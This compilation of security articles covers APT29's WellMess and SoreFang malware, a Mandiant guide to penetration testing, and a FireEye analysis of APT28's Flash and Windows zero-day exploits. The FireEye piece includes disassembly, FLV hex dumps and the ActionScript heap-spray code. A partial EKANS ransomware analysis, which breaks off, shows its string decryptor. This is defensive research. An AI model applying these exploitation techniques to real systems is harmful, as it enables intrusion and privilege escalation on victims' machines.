"WellMess and WellMail samples contained TLS certificates with the hard-coded subjectKeyIdentifier (SKI) '0102030406', and used the subjects 'C=Tunis, O=IT' and 'O=GMO GlobalSign, Inc' respectively," detailed the report. "These certificates can be used to identify further malware samples and infrastructure. Servers with this GlobalSign certificate subject may be used for other functions in addition to WellMail malware communications."

APT29 is also using another malware, dubbed 'SoreFang' by the NCSC, which is a first-stage downloader that uses HTTP to exfiltrate victim information and download second-stage malware. It's using the same C2 infrastructure as a WellMess sample, the agencies concluded.

This sample is not a custom job: "It is likely that SoreFang targets SangFor devices. Industry reporting indicates that other actors, reportedly including DarkHotel, have also targeted SangFor devices," noted the NCSC.

APT29: A Sporadically High-Profile Threat

APT29 has long been seen targeting high-value targets across the think-tank, law enforcement, media, U.S. military, imagery, transportation, pharmaceutical, national government and defense contracting sectors.

The group is is perhaps best-known for the intrusion at the Democratic National Committee ahead of the U.S. presidential election in 2016. It was also implicated in a widespread phishing campaign in November 2016, in attacks against the White House, State Department and Joint Chiefs of Staff.

It was next seen in November 2017 executing a Tor backdoor, and then it reemerged in 2018 with a widespread espionage campaign against military, media and public-sector targets.

Its history stretches back a few years though: It was also seen by Kaspersky Lab carrying out data-mining attacks against the White House and the Department of State in 2014.

Researchers from firms like Mandiant believe APT29 to be linked to Russian government-backed operations – an assessment that the DHS and NCSC reiterated in

the latest advisory, saying that it is “almost certainly part of the Russian intelligence services.”

While its publicly profiled activity tends to be sporadic, APT29 is rarely at rest, according to Mandiant’s Hultquist.

“Despite involvement in several high-profile incidents, APT29 rarely receives the same attention as other Russian actors because they tend to quietly focus on intelligence collection,” he said via email. “Whereas GRU actors have brazenly leaked documents and carried out destructive attacks, APT29 digs in for the long term, siphoning intelligence away from its target.”

This latest case is no exception to that M.O., according to the advisory: “APT29 is likely to continue to target organizations involved in COVID-19 vaccine research and development, as they seek to answer additional intelligence questions relating to the pandemic,” the agencies concluded.

That said, at least one researcher warned that the end-game of the activity might be more nefarious than simply getting a leg up on a cure.

“APT29 (Cozy Bear, Office Monkeys) has successfully demonstrated the extension of nation-state power through cyber-action for more than a dozen years,” Michael Daly, CTO at Raytheon Intelligence & Space, said via email. “However, they are not focused on simple intellectual property theft. Instead, their focus is rooted in influence operations – the changing of hearts and minds to thwart and diminish the power of governments and organizations.”

He added, “In the case of this breach of vaccine research centers, we should be most concerned not that someone else might also get a vaccine, but that the information will be used to undermine the confidence of the public in the safety or efficacy of the vaccines, slowing their adoption, or in some way cause their release to be delayed. The effect of such a delay would be both impactful to the health of Western populations, but also to the social stability and economic stability of the West.”

Source: <https://threatpost.com/state-sponsored-hackers-steal-covid-19-vaccine-research/157514/>

9. The Five W's of Penetration Testing

Often in discussions with customers and potential customers, questions arise about our [penetration testing services](#), as well as penetration testing in general. In this post, we want to walk through Mandiant's take on the five W's of penetration testing, in hopes of helping those of you who may have some of these same questions. For clarity, we are going to walk through these W's in a non-traditional order.

Why

First and foremost, it's important to be upfront with yourself with why you are having a penetration test performed (or at least considering one). If your organization's primary motivation is compliance and needing to "check the box," then be on the lookout for your people attempting to subtly (or not so subtly) hinder the test in order to earn an "easy pass" by minimizing the number of findings (and therefore the amount of potential remediation work required). Individuals could attempt to hinder a penetration test by placing undue restrictions on the scope of systems assessed, the types of tools that can be used, or the timing of the test.

Even if compliance is a motivating factor, we hope you're able to take advantage of the opportunity penetration testing provides to determine where vulnerabilities lie and make your systems more secure. That is the real value that penetration testing can provide.

Finally, if you are getting a penetration test to comply with requirements imposed on your organization, that will often drive some of the answers to later questions about the type and scope of the test. Keep in mind that standards only dictate minimum requirements, however, so you should also consider additional penetration testing activities beyond the "bare minimum."

Who

There are really two "who" questions to consider, but for now we will just deal with the first: Who are the attackers that concern you? Are they:

1. Random individuals on the Internet?
2. Specific threat actors, such as state-sponsored attackers, organized criminals, or hacktivist groups?
3. An individual or malware that is behind the firewall and on your internal corporate network?
4. Your own employees ("insider threats")?

5. Your customers (or attackers who may compromise customers' systems/accounts)?
6. Your vendors, service providers, and other business partners (or attackers who may have compromised their systems)?

The answer to this will help drive the type of testing to be performed and the types of test user accounts (if any) to provision. The next section will describe some possible penetration test types, but it's helpful to also discuss the types of attackers you would like the penetration test to simulate.

What

What type of penetration test do you want performed? For organizations new to penetration testing, we recommend starting with an external network penetration test, which will assess your Internet-accessible systems in the same way that an attacker anywhere in the world could access them. Beyond that, there are several options:

1. Internal network penetration test - A penetration test of your internal corporate network. Typically we start these types of assessments with only a network connection on the corporate networks, but a common variant is what we call an "Insider Threat Assessment," where we start with one of your standard workstations and a standard user account.
2. Web application security assessment - A review of custom web application code for security vulnerabilities such as access control issues, SQL injection, cross-site scripting (XSS) and others. These are best done in a test or development environment to minimize impact to the production environment.
3. Social engineering - Using deceptive email, phone calls, and/or physical entry to gain access to systems.
4. Wireless penetration test - A detailed security assessment of wireless network(s) at one or more of your locations. This typically includes a survey of the location looking for unauthorized ("rogue") wireless access points that have been connected to the corporate network and are often insecurely configured.

If budgets were not an issue, you would want to do all of the above, but in reality you will need to prioritize your efforts on what makes sense for your organization. Keep in mind that the best approach may change over time as your organization matures.

Where

In what physical location should the test take place? Many types of penetration testing can be done remotely, but some require the testers to visit your facility. Physical social

engineering engagements and wireless assessments clearly need to be performed at one (or more) of your locations.

Some internal penetration tests can be done remotely via a VPN connection, but we recommend conducting them at your location whenever possible. If your internal network has segmentation in place (as we recommend), then you should work with your penetration testing organization to determine the best physical location for the test to be performed. Generally, you'll want to do the internal penetration test from a network segment that has broad access to other portions of the internal network in order to get the best coverage from the test.

Another "Where" to consider for remote testing is where the testers are physically located. When testers are in a different country than you, legal issues can arise with data provisioning and accessibility. Differences in language, culture, and time zones could also make coordination and interpretation of results more difficult.

When

We recommend that most organizations get some sort of security assessment on an annual basis, but that security assessment does not necessarily need to be a penetration test (see [Penetration Testing Has Come Of Age - How to Take Your Security Program to the Next Level](#)). Larger organizations may have multiple assessments per year, each focused in a different area.

Within the year, the timing of the penetration test is usually pretty flexible. You will want to make sure that the right people from your organization are available to initiate and manage the test - and to receive results and begin implementing changes. Based on your organization's change control procedures, you may need to work around system freezes or other activities. Testing in December can be difficult due to holidays and vacation, along with year-end closeout activities, especially for organizations in retail, e-commerce, and payment processing.

If you have significant upgrades planned for the systems that will be tested, it is typically best to schedule the test for a month or two after the upgrades are due to be finished. This will allow some time for the inevitable delays in deploying the upgrades as well give the upgraded systems (and their administrators) a bit of time to "settle in" and get fully configured before being tested.

Who (part 2)

The other "who" question to consider is who will perform the penetration test? We recommend considering the following when selecting a penetration testing provider:

1. What are the qualifications of the organization and the individuals who will be performing the test? What differentiates them from other providers?

2. To what degree does their testing rely on automated vulnerability scanners vs. hands on manual testing?
3. How well do they understand the threat actors that are relevant to your environment? How well are they able to emulate real world attacks?
4. What deliverables will you receive from the test? Are they primarily the output of an automated tool? Ask for samples.
5. Are they unbiased? Do they use penetration tests as a means to sell or resell other products and services?

No doubt, there are other questions that you will want to consider when scoping a penetration test, but we hope that these will help you get started. If you'd like to read more about Mandiant's penetration testing (and other) services, you can do so [here](#). Of course, also feel free to [contact us](#) if you'd like to talk about your situation and how Mandiant can best assess your organization's security.

Source: <http://www.fireeye.com/blog/threat-research/2014/09/ws-penetration-testing.html>

10. Operation RussianDoll: Adobe & Windows Zero-Day Exploits Likely Leveraged by Russia's APT28 in Highly-Targeted Attack

FireEye Labs recently detected a limited APT campaign exploiting zero-day vulnerabilities in Adobe Flash and a brand-new one in Microsoft Windows. Using the [Dynamic Threat Intelligence Cloud \(DTI\)](#), FireEye researchers detected a pattern of attacks beginning on April 13th, 2015. Adobe independently patched the vulnerability (CVE-2015-3043) in [APSB15-06](#). Through correlation of technical indicators and command and control infrastructure, FireEye assess that APT28 is probably responsible for this activity.

Microsoft is aware of the outstanding local privilege escalation vulnerability in Windows (CVE-2015-1701). While there is not yet a patch available for the Windows vulnerability, updating Adobe Flash to the latest version will render this in-the-wild exploit innocuous. We have only seen CVE-2015-1701 in use in conjunction with the Adobe Flash exploit for CVE-2015-3043. The Microsoft Security Team is working on a fix for CVE-2015-1701.

Exploit Overview

The high level flow of the exploit is as follows:

1. User clicks link to attacker controlled website
2. HTML/JS launcher page serves Flash exploit
3. Flash exploit triggers CVE-2015-3043, executes shellcode
4. Shellcode downloads and runs executable payload
5. Executable payload exploits local privilege escalation (CVE-2015-1701) to steal System token

The Flash exploit is served from unobfuscated HTML/JS. The launcher page picks one of two Flash files to deliver depending upon the target's platform (Windows 32 versus 64bits).

The Flash exploit is mostly unobfuscated with only some light variable name mangling. The attackers relied heavily on the CVE-2014-0515 Metasploit module, which is well documented. It is ROPless, and instead constructs a fake vtable for a FileReference object that is modified for each call to a Windows API.

The payload exploits a local privilege escalation vulnerability in the Windows kernel if it detects that it is running with limited privileges. It uses the vulnerability to run code from userspace in the context of the kernel, which modifies the attacker's process token to have the same privileges as that of the System process.

CVE-2015-3043 Exploit

The primary difference between the CVE-2014-0515 metasploit module and this exploit is, obviously, the vulnerability. CVE-2014-0515 exploits a vulnerability in Flash's Shader processing, whereas CVE-2015-3043 exploits a vulnerability in Flash's FLV processing. The culprit FLV file is embedded within AS3 in two chunks, and is reassembled at runtime.

Vulnerability

A buffer overflow vulnerability exists in Adobe Flash Player ($\leq 17.0.0.134$) when parsing malformed FLV objects. Attackers exploiting the vulnerability can corrupt memory and gain remote code execution.

In the exploit, the attacker embeds the FLV object directly in the ActionScript code, and plays the video using NetStream class. In memory, it looks like the following:

```
00000000: 46 4c 56 01 05 00 00 00 09 00 00 00 00 12 00 00  FLV.....
00000010: f4 00 00 00 00 00 00 00 02 00 0a 6f 6e 4d 65 74  .....onMet
00000020: 61 44 61 74 61 08 00 00 00 0b 00 08 64 75 72 61  aData.....dura
00000030: 74 69 6f 6e 00 40 47 ca 3d 70 a3 d7 0a 00 05 77  tion.@G.=p....w
00000040: 69 64 74 68 00 40 74 00 00 00 00 00 00 00 06 68  idth.@t.....h
```

```

0000050: 65 69 67 68 74 00 40 6e 00 00 00 00 00 00 0d eight.@n.....
0000060: 76 69 64 65 6f 64 61 74 61 72 61 74 65 00 00 00 videodatarate...
.....
0003b20: 27 6e ee 72 87 1b 47 f7 41 a0 00 00 00 3a 1b 08 'n.r..G.A.....:
0003b30: 00 04 41 00 00 0f 00 00 00 00 68 ee ee ee ee ee ..A.....h....
0003b40: ee ee ee ee ee ee ee ee ee ee ee ee ee ee ee .....
0003b50: ee ee ee ee ee ee ee ee ee ee ee ee ee ee ee .....
0003b60: ee ee ee ee ee ee ee ee ee ee ee ee ee ee ee .....

```

Files of the FLV file format contain a sequence of Tag structures. In Flash, these objects are created when parsing FLV Tags:

```

.text:1018ACE9 sub_1018ACE9 proc near ; CODE XREF: sub_1018BBAC+2Bp
.text:1018ACE9 ; sub_10192797+1A1p ...
.text:1018ACE9
.text:1018ACE9 arg_0 = dword ptr 4
.text:1018ACE9
.text:1018ACE9 mov eax, ecx
.text:1018ACEB mov ecx, [esp+arg_0]
.text:1018ACEF mov dword ptr [eax], offset off_10BA771C
.text:1018ACF5 mov dword ptr [eax+24h], 1
.text:1018ACFC and dword ptr [eax+14h], 0
.text:1018AD00 mov [eax+28h], ecx
.text:1018AD03 mov byte ptr [eax+20h], 0
.text:1018AD07 retn 4
.text:1018AD07 sub_1018ACE9 endp

```

In the case of this exploit, a Tag structure begins at offset 0x3b2f into the FLV stream that, when parsed, populates the Tag structure as follows:

```

Tag 2:
UINT_8 type: 8
UINT_24 datasize: 1089
UINT_24 timestamp: 15
UINT_8 timestampphi: 0
UINT_24 streamid: 0
UINT_4 fmt: 6
UINT_2 sr: 2
UINT_1 bits: 0
UINT_1 channels: 0
UBYTE data[1088]: \xee\xee\xee\xee...

```

UINT_32 lastsize: 0xeeeeeeee

Beginning within the data field, all contents of the FLV stream become 0xEE. Consequently, the data and lastsize fields are mangled, and one final tag technically exists consisting exclusively of 0xEE:

Tag 3:

UINT_8 type: 0xEE

UINT_24 datasize: 0xEEEEEE

...

One can see the datasize field of Tag2 populated from the attacker's FLV stream below:

```
.text:10192943      mov     eax, [ebx+24h]
.text:10192946      mov     [esi+14h], eax
.text:10192949      movzx  eax, byte ptr [ebx+19h] ; 00
.text:1019294D      movzx  ecx, byte ptr [ebx+1Ah] ; 04
.text:10192951      shl     eax, 8
.text:10192954      or      eax, ecx
.text:10192956      movzx  ecx, byte ptr [ebx+1Bh] ; 41
.text:1019295A      shl     eax, 8
.text:1019295D      or      eax, ecx
.text:1019295F      mov     ecx, ebx
.text:10192961      mov     [esi+0Ch], eax ; 0x441
.text:10192964      call   sub_1002E2B3
```

The buffer is allocated with fixed size 0x2000:

```
.text:101A647E      push    2000h
.text:101A6483      mov     ecx, esi
.text:101A6485      call   sub_101A6257 ; alloc 0x2000 buffer, store in esi+0xDC
.....
.text:101A627F      push    0
.text:101A6281      push    edi ; 0x2000
.text:101A6282      call   sub_105EBEB0
.text:101A6287      pop     ecx
.text:101A6288      pop     ecx
.text:101A6289      mov     [esi+0DCh], eax
```

Since the size is controlled by the attacker, it's possible to overflow the fixed size buffer with certain data.


```

lea    eax, [esi+90h]
push   eax
push   dword ptr [esi+0C8h]
push   edx
call   sub_101A168B ; 0:020> d esp 13
; 113ffa80 00000060 0b76a170 1071e0b0
; 0:020> d 0b76a170 18
; 0b76a170 6739771c 00000008 0000000f 00000441
; 0b76a180 00000000 107ddab0 41656801 74694273
; 0:020> d
; 0b76a190 2c706100 00000002 1080e5c0 00006564
; 0b76a1a0 6739771c 0000000a 00000000 00000000
; 0b76a1b0 00000000 0b939080 6f697400 762c736e
; 0b76a1c0 65756c00 00000001 1080e3e0 00676e69
; 0b76a1d0 1069d000 1069d000 106bb850 00000000

mov     ecx, [esi+0D8h]
imul    ecx, eax ; eax = (0x441-0x1)*0x100/0x40 = 0x1100
; 0x441 controlled by attacker

add     esp, 0Ch
cmp     ecx, [esi+0E0h] ; [esi+0xE0] = 0x2000
mov     [ebp+var_4], edi
jg      short loc_101A67C9
mov     ecx, [esi+24h]
mov     edx, [ecx]
push    edi
push    eax
push    dword ptr [esi+0DCh]
call    dword ptr [edx+8] ; cve-2015-3043 overwrite call sub_100F88F8
; 0:017> dc esp 13
; 112bfe18 13ff0000 00001100 00000000
; 0:017> d 13ff0000 110
; 13ff0000 000007fe 10678000 00000000 00000000
; 13ff0010 00000000 00000000 00000000 00000000
; 13ff0020 00000000 00000000 00000000 00000000
; 13ff0030 00000000 00000000 00000000 00000000
; 0:017> d 13ff0000+2000 110
; 13ff2000 000007fe 10678000 41414141 41414141
; 13ff2010 41414141 41414141 41414141 41414141
; 13ff2020 41414141 41414141 41414141 41414141
; 13ff2030 41414141 41414141 41414141 41414141

mov     [ebp+var_4], eax
; short loc_101A67D8

```

A datasize of 0x441 results in a value here of 0x1100 passed to sub_100F88F8, which memcpy 0x2200 bytes in 0x11 chunks of 0x200. The last memcpy overflows the fixed size 0x2000 buffer into an adjacent heap memory.

Attackers spray the heap with array of Vector, 0x7fe * 4 + 8 == 0x2000, and create holes of such size, which will be allocated by the said object.

```

while (_local_2 < this._bp35) // _bp35 == 0x2000
{
    this._ok47[_local_2] = new Vector.<uint>(this._lb60); // _lb60 == 0x07FE
    _local_3 = 0x00;
    while (_local_3 < this._lb60)
    {
        this._ok47[_local_2][_local_3] = 0x41414141;
        _local_3++;
    }
}

```

```
};  
_local_2 = (_local_2 + 0x01);  
};  
_local_2 = 0x00;  
while (_local_2 < this._bp35)  
{  
    this._ok47[_local_2] = null;  
    _local_2 = (_local_2 + 0x02);  
};
```

As the previous picture demonstrated, the followed Vector object's length field being overflowed as 0x80007fff, which enables the attacker to read/write arbitrary data within user space.

Shellcode

Shellcode is passed to the exploit from HTML in flashvars. The shellcode downloads the next stage payload, which is an executable passed in plaintext, to the temp directory with `UrlDownloadToFileA`, which it then runs with `WinExec`.

Payload & C2

This exploit delivers a malware variant that shares characteristics with the APT28 backdoors CHOPSTICK and CORESHELL malware families, both described in our [APT28 whitepaper](#). The malware uses an RC4 encryption key that was previously used by the CHOPSTICK backdoor. And the C2 messages include a checksum algorithm that resembles those used in CHOPSTICK backdoor communications. In addition, the network beacon traffic for the new malware resembles those used by the CORESHELL backdoor. Like CORESHELL, one of the beacons includes a process listing from the victim host. And like CORESHELL, the new malware attempts to download a second-stage executable.

One of the C2 locations for the new payload, 87.236.215[.]246, also hosts a suspected APT28 domain ssl-icloud[.]com. The same subnet (87.236.215.0/24) also hosts several known or suspected APT28 domains, as seen in Table 1.

The target firm is an international government entity in an industry vertical that aligns with known APT28 targeting.

CVE-2015-1701 Exploit

The payload contains an exploit for the unpatched local privilege escalation vulnerability CVE-2015-1701 in Microsoft Windows. The exploit uses CVE-2015-1701 to execute a callback in userspace. The callback gets the EPROCESS structures of the current process and the System process, and copies data from the System token into the token of the current process. Upon completion, the payload continues execution in usermode with the privileges of the System process.

Because CVE-2015-3043 is already patched, this remote exploit will not succeed on a fully patched system. If an attacker wanted to exploit CVE-2015-1701, they would first have to be executing code on the victim's machine. Barring authorized access to the victim's machine, the attacker would have to find some other means, such as crafting a new Flash exploit, to deliver a CVE-2015-1701 payload.

Microsoft is aware of CVE-2015-1701 and is working on a fix. CVE-2015-1701 does not affect Windows 8 and later.

Source: http://www.fireeye.com/blog/threat-research/2015/04/probable_ap28_useo.html

11. Technical Analysis of EKANS Ransomware

Summary

EKANS malware is a ransomware which was first detected in December 2019 and while ransomware attacks are nothing new, EKANS had a functionality which made it stand out. In the list of processes, it tries to terminate, there were some which are related to Industrial Control Systems (ICS).

Given the recent security incidents which hit the news about the EKANS Ransomware, we decided to look at the inner workings of the malware and share our findings with the security community.

The analyzed sample was obtained from the abuse.ch project, MalwareBazaar. Although the sample is publicly available, some parts of the analysis are anonymized to prevent harming victims reputation in any way.

Analysis

Static characteristics

The binary contains lots of strings referencing Go source files. The reason for this is that the EKANS malware is written in the Go programming language.




Figure 1 Strings referencing Go source files

Information about the debugging symbols in Go binaries cannot be easily stripped completely, and so original function names can be recovered. Unfortunately, EKANS has all its non-library functions obfuscated.




Figure 2 Obfuscated non-library function names

Another thing that can be seen from the strings is the Go project folder, which sits under the path **C:\Users\Admin3**, meaning that the username the attackers used on their development machine was **Admin3**.




Figure 3 Working directory the attackers used for the Go project

The binary is not packed and it was compiled using go1.10.8 Go compiler version.

```
~$./redress -compiler ekans.exe
Compiler version: go1.10.8 (2019-01-23T19:47:24Z)
```

Figure 4 The Go compiler version used



Figure 5 Entropy of the EKANS malware sample. Shows that there aren't any packed sections.

Encrypted strings

Almost all strings which are used by the program logic of EKANS are encrypted using a simple XOR cipher.

Every string is encrypted using different key and has its own dedicated function which decrypts that string specifically. This means that there are as many string decryption functions as there are strings.

The string decryption algorithm is shown on Figure 6 and an implementation in python is shown in Figure 7.

A string decryption tool is available at: <https://github.com/idafchev/EKANS-String-Decryptor>



Figure 6 Algorithm for string decryption

```

#!/usr/bin/env python3

encrypted_data = bytearray("\x1d\xed\xb3\x50\x4e\x2f\x27")
key = bytearray("\x5a\x83\xd8\x34\x37\x55\x6f")

plaintext = ''
for i in range(len(encrypted_data)):
    decrypted_byte = ((encrypted_data[i] + (i*2)) & 0xff) ^ key[i]
    plaintext += chr(decrypted_byte)


print(plaintext)

```

Figure 7 Python implementation of the string decryption routine

Environmental awareness

One of the first things EKANS ransomware does is to lookup the IP address of a hardcoded domain name, which belongs to the victim. Unlike other strings, the domain name is stored in plaintext.



```

sub     esp, 4Ch
lea     eax, str_DOMAIN_NAME
mov     [esp+4Ch+f_arg0], eax ; p_str
mov     [esp+4Ch+f_arg1], 14 ; str_len
call    fcn_net_LookupIP
  
```

Figure 8 Resolving the IP address of a hardcoded domain, using the Go "net" library function "LookupIP"

The resolved IP address of the domain is then compared to a hardcoded IP address. In this specific sample the IP address was a private address, possibly belonging to an internal host.

If the resolved address does not match the hardcoded one, the ransomware terminates without doing anything.




Figure 9 EKANS compares the resolved IP address with the hardcoded one.

After that, EKANS checks if the host it's executing on is a domain controller. To do this it queries information from the **Win32_ComputerSystem** Windows Management Instrumentation (WMI) class, using the WQL query "**select DomainRole FROM Win32_ComputerSystem**".

According to the Microsoft documentation DomainRole property can have the following values:

0 – Standalone Workstation

- 1 – Member Workstation
- 2 – Standalone Server
- 3 – Member Server
- 4 – Backup Domain Controller
- 5 – Primary Domain Controller

In order to check if the host is a domain controller, EKANS compares if the value of DomainRole property is larger than 3.




Figure 10 Check if the host is a domain controller

